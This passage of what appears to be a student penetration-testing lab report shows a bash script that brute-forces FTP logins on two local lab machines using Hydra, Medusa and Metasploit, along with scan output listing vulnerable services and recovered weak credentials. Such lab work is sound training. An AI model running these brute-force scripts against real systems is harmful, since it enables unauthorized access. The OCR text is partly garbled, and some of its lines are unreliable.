            echo "exit -y" >> ftp_login1

            msfconsole -qr ftp_login1
            echo -e "\nResults saved on the File:msfctgt1.log"

            echo -e "\nInitiating Bruteforce attack on Target2 using Msfconsole with a new password list: "
            echo "spool /home/arun/PT/project/msfctgt2.log" >> ftp_login2
            echo "auxiliary/scanner/ftp/ftp_login" >> ftp_login2
            echo "set rhosts 192.168.216.135" >> ftp_login2
            echo "set user_file /home/arun/PT/project/user.lst" >> ftp_login2
            echo "set pass_file /home/arun/PT/project/newpassword.lst" >> ftp_login2
            echo "set verbose true" >> ftp_login2
            echo "run" >> ftp_login2
            echo "spool off" >> ftp_login2
            echo "exit -y" >> ftp_login2

            msfconsole -qr ftp_login2
            echo -e "\nResults saved on the File:msfctgt2.log"
        ;;

        d)
            exit
        ;;
esac

}
```

- Script allows user to choose the brute forcing options. Option c is Msfconsole.
- Using the option Msfconsole with the user list and new password list created, brute forcing the machines 1 and 2 and saved the results on the files msfctgt1.log and msfctgt2.log respectively.

Part-2: Check for Weak Passwords Usage

- **Brute forcing with a New Password List and the user list specified for both the machines**
  - **Msfconsole:**

```
Please choose the options to Bruteforce the targets with a user list and new password list created: a) Hydra  or b) Medusa or c) Msfconsole or d) exit? c

Initiating Bruteforce attack on Target1 using Msfconsole with a new password list:
[*] Processing ftp_login1 for ERB directives.
resource (ftp_login1)> spool /home/arun/PT/project/msfctgt1.log
[*] Spooling to file /home/arun/PT/project/msfctgt1.log...
resource (ftp_login1)> auxiliary/scanner/ftp/ftp_login
[-] Unknown command: auxiliary/scanner/ftp/ftp_login
This is a module we can load. Do you want to use auxiliary/scanner/ftp/ftp_login? [y/N]   y
resource (ftp_login1)> set rhosts 192.168.216.135
rhosts => 192.168.216.135
resource (ftp_login1)> set user_file /home/arun/PT/project/user.lst
user_file => /home/arun/PT/project/user.lst
resource (ftp_login1)> set pass_file /home/arun/PT/project/newpassword.lst
pass_file => /home/arun/PT/project/newpassword.lst
resource (ftp_login1)> set verbose true
verbose => true
resource (ftp_login1)> run

[*] 192.168.216.135:21    - 192.168.216.135:21 - Starting FTP login sweep
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: root:user (Incorrect: )
```

```
[+] 192.168.216.135:21    - 192.168.216.135:21 - Login Successful: user:user
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[+] 192.168.216.135:21    - 192.168.216.135:21 - Login Successful: msfadmin:msfadmin
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: administrator:msfadmin (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: administrator:root (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: administrator:user (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: administrator:password (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: administrator:12345 (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: administrator:123123 (Incorrect: )
[*] 192.168.216.135:21    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
resource (ftp_login1)> spool off
[*] Spooling is now disabled

Results saved on the File:msfctgt1.log
```

Part-2: Check for Weak Passwords Usage

- **Brute forcing with a New Password List and the user list specified for both the machines**
  - **Msfconsole:**

```
Initiating Bruteforce attack on Target2 using Msfconsole with a new password list:
[*] Processing ftp_login2 for ERB directives.
resource (ftp_login2)> spool /home/arun/PT/project/msfctgt2.log
[*] Spooling to file /home/arun/PT/project/msfctgt2.log...
resource (ftp_login2)> auxiliary/scanner/ftp/ftp_login
[-] Unknown command: auxiliary/scanner/ftp/ftp_login
This is a module we can load. Do you want to use auxiliary/scanner/ftp/ftp_login? [y/N    y
resource (ftp_login2)> set rhosts 192.168.216.136
rhosts => 192.168.216.136
resource (ftp_login2)> set user_file /home/arun/PT/project/user.lst
user_file => /home/arun/PT/project/user.lst
pass_file => /home/arun/PT/project/newpassword.lst
resource (ftp_login2)> set verbose true
verbose => true
resource (ftp_login2)> run

[*] 192.168.216.136:21    - 192.168.216.136:21 - Starting FTP login sweep
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: root:admin (Incorrec
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: root:msfadmin (Incor
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: root:root (Incorrect
```

```
[+] 192.168.216.136:21    - 192.168.216.136:21 - Login Successful: user:user
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: msfadmin:msfadmin (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: msfadmin:root (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: msfadmin:user (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: msfadmin:password (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: msfadmin:12345 (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: msfadmin:123123 (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: administrator:admin (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: administrator:msfadmin (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: administrator:root (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: administrator:user (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: administrator:password (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: administrator:12345 (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: administrator:123123 (Incorrect: )
[*] 192.168.216.136:21    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
resource (ftp_login2)> spool off
[*] Spooling is now disabled
resource (ftp_login2)> exit -y

Results saved on the File:msfctgt2.log
```

Part-3: Results:

- **Displaying the general statistics of both the machines:**

```
function stats()

{

    echo -e "\n[*]Displaying the General Statistics of both Machines: "
    echo -e "\nNo of Found Devices: 02"
    echo -e "\n[*]Target Machine 1 - 192.168.216.135: "
    echo -e "Nmap scanning of ports and services of Target Machine 1 done at: 2023-02-01 22:52 EST"
    echo -e "Masscan of Target Machine 1 done at: 2023-02-01 09:32:21 GMT"
    echo -e "enum4linux started on Wed Feb  1 22:58:57 2023"
    echo -e "enum4linux complete on Wed Feb  1 22:59:05 2023"
    echo -e "Nmap scanning of known vulnerabilities for Target Machine 1 done at: 2023-02-01 22:59 EST"
    echo -e "\n[*]Target Machine 2 - 192.168.216.136: "
    echo -e "Nmap scanning of ports and services of Target Machine 2 done at: 2023-02-01 22:55 EST"
    echo -e "Masscan of Target Machine 2 done at: 2023-02-01 09:36:10 GMT"
    echo -e "enum4linux started on Wed Feb  1 22:59:05 2023"
    echo -e "enum4linux completed on Wed Feb  1 22:59:13 2023"
    echo -e "Nmap scanning of known vulnerabilities for Target Machine 2 done at: 2023-02-01 22:59 EST"


}

stats
```

```
[*]Displaying the General Statistics of both Machines:

No of Found Devices: 02

[*]Target Machine 1 - 192.168.216.135:
Nmap scanning of ports and services of Target Machine 1 done at: 2023-02-01 22:52 EST
Masscan of Target Machine 1 done at: 2023-02-01 09:32:21 GMT
enum4linux started on Wed Feb  1 22:58:57 2023
enum4linux complete on Wed Feb  1 22:59:05 2023
Nmap scanning of known vulnerabilities for Target Machine 1 done at: 2023-02-01 22:59 EST

[*]Target Machine 2 - 192.168.216.136:
Nmap scanning of ports and services of Target Machine 2 done at: 2023-02-01 22:55 EST
Masscan of Target Machine 2 done at: 2023-02-01 09:36:10 GMT
enum4linux started on Wed Feb  1 22:59:05 2023
enum4linux completed on Wed Feb  1 22:59:13 2023
Nmap scanning of known vulnerabilities for Target Machine 2 done at: 2023-02-01 22:59 EST
```

Part-3: Results:

- **Displaying the Relevant Findings: Target Machine 1**

```
function fndngs()
{
read -p "Please choose the IP address (Target Machines) to display the relevant findings: A) Target1 - 192.168.216.135  or B) Target2 - 192.168.216.136 or C) exit?" choices
case $choices in
            A)
                read -p "Please choose results: a) Scanning Results including  or b) Bruteforce results? " results1
                    case $results1 in
                        a)
                            echo -e "[*]Scanning Results: "
                            echo -e "\n[*]Nmap scanning of ports and services: "
                            cat ps_tgt1.log
                            echo -e "\n[*]Masscanning of UDP ports: "
                            cat mscan_tgt1.log
                            echo -e "\n[*]Enum4linux: "
                            cat enumtgt1.log
                            echo -e "\n[*]Nmap scanning of known vulnerabilities: "
                            cat vulnscan_tgt1.log
                            echo -e "\n[*]FTP Auxiliary scanning with a specified user and password list: "
                            cat ftpscan1-results.log
                            fndngs
                        ;;
```

```
Please choose the IP address (Target Machines) to display the relevant findings: A) Target1 - 192.168.216.135  or B) Target2 - 192.168.216.136 or C) exit? A
Please choose results: a) Scanning Results including  or b) Bruteforce results?  a
[*]Scanning Results:

[*]Nmap scanning of ports and services:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-01 22:52 EST
Nmap scan report for vic (192.168.216.135)
Host is up (0.0041s latency).
Not shown: 65505 closed tcp ports (reset)
```

- In this section – we will give user the options to choose the respective machine IP address to display the relevant findings.
- Once the user selects the machine 1 (Option A) and then he can specifically choose the results with the options a and b.
- If user chooses a) all the scanning results will be displayed one after another.

Part-3: Results:


- **Displaying the Relevant Findings: Target Machine 1**

```
[*]Masscanning of UDP ports:
Discovered open port 53/udp on 192.168.216.135
Discovered open port 137/udp on 192.168.216.135

[*]Enum4linux:
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk application/enum4linux/ ) on Wed Feb  1 22:58:57 2023

 ========================================( Target Information )========================================

Target ........... 192.168.216.135
RID Range ........ 500-550,1000-1050
Username ......... ''
```

```
[*]Nmap scanning of known vulnerabilities:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-0  22:59 EST
Nmap scan report for vic (192.168.216.135)
Host is up (0.00064s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 ( rotocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|       SECURITYVULNS:VULN:8166 7.5     https://vuln rs.com/securityvulns/SECURITYVULNS:VULN:8166
|       CVE-2010-4478   7.5     https://vulners.com/ ve/CVE-2010-4478
|       CVE-2008-1657   6.5     https://vulners.com/ ve/CVE-2008-1657
|       SSV:60656       5.0     https://vulners.com/seebug/SSV:60656    *EXPLOIT*
|       CVE-2010-5107   5.0     https://vulners.com/cve/CVE-2010-5107
```

Part-3: Results:

- **Displaying the Relevant Findings: Target Machine 1**



Part-3: Results:

- **Displaying the Relevant Findings: Target Machine 1**

```
            b)
                echo -e "[*]Bruteforce Results after creating a New Password List: "
                echo -e "\n[*]Hydra: "
                cat hydratgt1.log
                echo -e "\n[*]Medusa: "
                cat medusatgt1.log
                echo -e "\n[*]Msfconsole: "
                cat msfctgt1.log
                fndngs
            ;;
            esac
;;
```

- If user chooses option b) all the brute force results will be displayed one after another.

```
Please choose the IP address (Target Machines) to display the relevant findings: A) Target1 - 192.168.216.135  or B) Target2 - 192.168.216.136 or C) exit? A
Please choose results: a) Scanning Results including  or b) Bruteforce results?  b
[*]Bruteforce Results after creating a New Password List:

[*]Hydra:
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bind
ing, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-01 03:52:07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 49 login tries (l:7/p:7), ~4 tries per task
[DATA] attacking ftp://192.168.216.135:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.216.135 - login "root" - pass "admin" - 1 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.216.135 - login "root" - pass "msfadmin" - 2 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.216.135 - login "root" - pass "user" - 4 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.216.135 - login "root" - pass "password" - 5 of 49 [child 4] (0/0)
```

Part-3: Results:

- **Displaying the Relevant Findings: Target Machine 1**

```
[*]Medusa:
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.216.135 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: admin (1 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.135 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: msfadmin (2 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.135 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: root (3 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.135 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: user (4 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.135 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: password (5 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.135 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: 12345 (6 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.135 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: 123123 (7 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.135 (1 of 1, 0 complete) User: admin (2 of 7, 1 complete) Password: admin (1 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.135 (1 of 1, 0 complete) User: admin (2 of 7, 1 complete) Password: msfadmin (2 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.135 (1 of 1, 0 complete) User: admin (2 of 7, 1 complete) Password: root (3 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.135 (1 of 1, 0 complete) User: admin (2 of 7, 1 complete) Password: password (5 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.135 (1 of 1, 0 complete) User: admin (2 of 7, 1 complete) Password: 12345 (6 of 7 complete)
```

```
[*]Msfconsole:
[*] Spooling to file /home/arun/PT/project/msfctgt1.log...
resource (ftp_login1)> auxiliary/scanner/ftp/ftp_login
[-] Unknown command: auxiliary/scanner/ftp/ftp_login
This is a module we can load. Do you want to use auxiliary/scanner/ftp/ftp_login? [y/N]   y
resource (ftp_login1)> set rhosts 192.168.216.135
rhosts => 192.168.216.135
resource (ftp_login1)> set user_file /home/arun/PT/project/user.lst
user_file => /home/arun/PT/project/user.lst
resource (ftp_login1)> set pass_file /home/arun/PT/project/newpassword.lst
pass_file => /home/arun/PT/project/newpassword.lst
resource (ftp_login1)> set verbose true
verbose => true
resource (ftp_login1)> run

[*] 192.168.216.135:21    - 192.168.216.135:21 - Starting FTP login sweep
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: root:user (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: root:password (Incorrect: )
```

Part-3: Results:

- **Displaying the Relevant Findings: Target Machine 2**

```
B)
    read -p "Please choose results: i) Nmap Scan results  or ii) Bruteforce results? " results2

        case $results2 in

            i)
                echo -e "[*]Scanning Results: "
                echo -e "\n[*]Nmap scanning of ports and services: "
                cat ps_tgt2.log
                echo -e "\n[*]Masscanning of UDP ports: "
                cat mscan_tgt2.log
                echo -e "\n[*]Enum4linux: "
                cat enumtgt2.log
                echo -e "\n[*]Nmap scanning of known vulnerabilities: "
                cat vulnscan_tgt2.log
                echo -e "\n[*]FTP Auxiliary scanning with a specified user and password list: "
                cat ftpscan2-results.log
                fndngs
            ;;
```

- If the user selects the machine 2 (Option B) and chooses the option i) all the scanning results of machine 2 will be displayed one after another.

```
Please choose the IP address (Target Machines) to display the relevant findings: A) Target1 - 192.168.216.135  or B) Target2 - 192.168.216.136 or C) exit? B
Please choose results: i) Nmap Scan results  or ii) Bruteforce results? i
[*]Scanning Results:

[*]Nmap scanning of ports and services:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-01 22:55 EST
Nmap scan report for 192.168.216.136
Host is up (0.0032s latency).
Not shown: 65503 closed tcp ports (reset)
PORT      STATE    SERVICE      VERSION
21/tcp    open     ftp          vsftpd 2.3.4
23/tcp    filtered telnet
25/tcp    open     smtp         Postfix smtpd
53/tcp    open     domain       ISC BIND 9.4.2
```

Part-3: Results:


- **Displaying the Relevant Findings: Target Machine 2**

```
[*]Masscanning of UDP ports:
Discovered open port 53/udp on 192.168.216.136
Discovered open port 137/udp on 192.168.216.136

[*]Enum4linux:
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Feb  1 22:59:05 2023

 ==========================================( Target Information )=========================================

Target ........... 192.168.216.136
RID Range ........ 500-550,1000-1050
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
[*]Nmap scanning of known vulnerabilities:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-01 22:59 EST
Nmap scan report for 192.168.216.136
Host is up (0.00051s latency).

PORT     STATE SERVICE VERSION
3632/tcp open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
```

Part-3: Results:

- **Displaying the Relevant Findings: Target Machine 2**



Part-3: Results:

- **Displaying the Relevant Findings: Target Machine 2**

```
                    ii)
                        echo -e "[*]Bruteforce Results after creating a New Password List: "
                        echo -e "\n[*]Hydra: "
                        cat hydratgt2.log
                        echo -e "\n[*]Medusa: "
                        cat medusatgt2.log
                        echo -e "\n[*]Msfconsole: "
                        cat msfctgt2.log
                        fndngs
                    ;;
                    esac
            ;;

            C)
                exit
            ;;

            esac

}

fndngs
```

- If the user selects the machine 2 (Option B) and chooses the option ii) all the brute force results of machine 2 will be displayed one after another.

```
Please choose the IP address (Target Machines) to display the relevant findings: A) Target1 - 192.168.216.135  or B) Target2 - 192.168.216.136 or C) exit? B
Please choose results: i) Nmap Scan results  or ii) Bruteforce results?  ii
[*]Bruteforce Results after creating a New Password List:

[*]Hydra:
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bind
ing, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-01 03:52:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 49 login tries (l:7/p:7), ~4 tries per task
[DATA] attacking ftp://192.168.216.136:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.216.136 - login "root" - pass "admin" - 1 of 49 [child 0] (0/0)
[ATTEMPT] target 192.168.216.136 - login "root" - pass "msfadmin" - 2 of 49 [child 1] (0/0)
[ATTEMPT] target 192.168.216.136 - login "root" - pass "user" - 4 of 49 [child 3] (0/0)
[ATTEMPT] target 192.168.216.136 - login "root" - pass "password" - 5 of 49 [child 4] (0/0)
```

Part-3: Results:

- **Displaying the Relevant Findings: Target Machine 2**

```
[*]Medusa:
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.216.136 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: admin (1 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.136 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: msfadmin (2 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.136 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: root (3 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.136 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: user (4 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.136 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: password (5 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.136 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: 12345 (6 of 7 complete)
                                                                                                    123123 (7 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.136 (1 of 1, 0 complete) User: admin (2 of 7, 1 complete) Password: admin (1 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.136 (1 of 1, 0 complete) User: admin (2 of 7, 1 complete) Password: msfadmin (2 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.136 (1 of 1, 0 complete) User: admin (2 of 7, 1 complete) Password: root (3 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.136 (1 of 1, 0 complete) User: admin (2 of 7, 1 complete) Password: user (4 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.216.136 (1 of 1, 0 complete) User: admin (2 of 7, 1 complete) Password: password (5 of 7 complete)
```

```
[*]Msfconsole:
[*] Spooling to file /home/arun/PT/project/msfctgt2.log...
resource (ftp_login2)> auxiliary/scanner/ftp/ftp_login
[-] Unknown command: auxiliary/scanner/ftp/ftp_login
This is a module we can load. Do you want to use auxiliary/scanner/ftp/ftp_login? [y/N]   y
resource (ftp_login2)> set rhosts 192.168.216.136
rhosts => 192.168.216.136
resource (ftp_login2)> set user_file /home/arun/PT/project/user.lst
user_file => /home/arun/PT/project/user.lst
resource (ftp_login2)> set pass_file /home/arun/PT/project/newpassword.lst
pass_file => /home/arun/PT/project/newpassword.lst
resource (ftp_login2)> set verbose true
verbose => true
resource (ftp_login2)> run
```

```
[*] 192.168.216.136:21    - 192.168.216.136:21 - Starting FTP login sweep
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: root:user (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: root:password (Incorrect: )
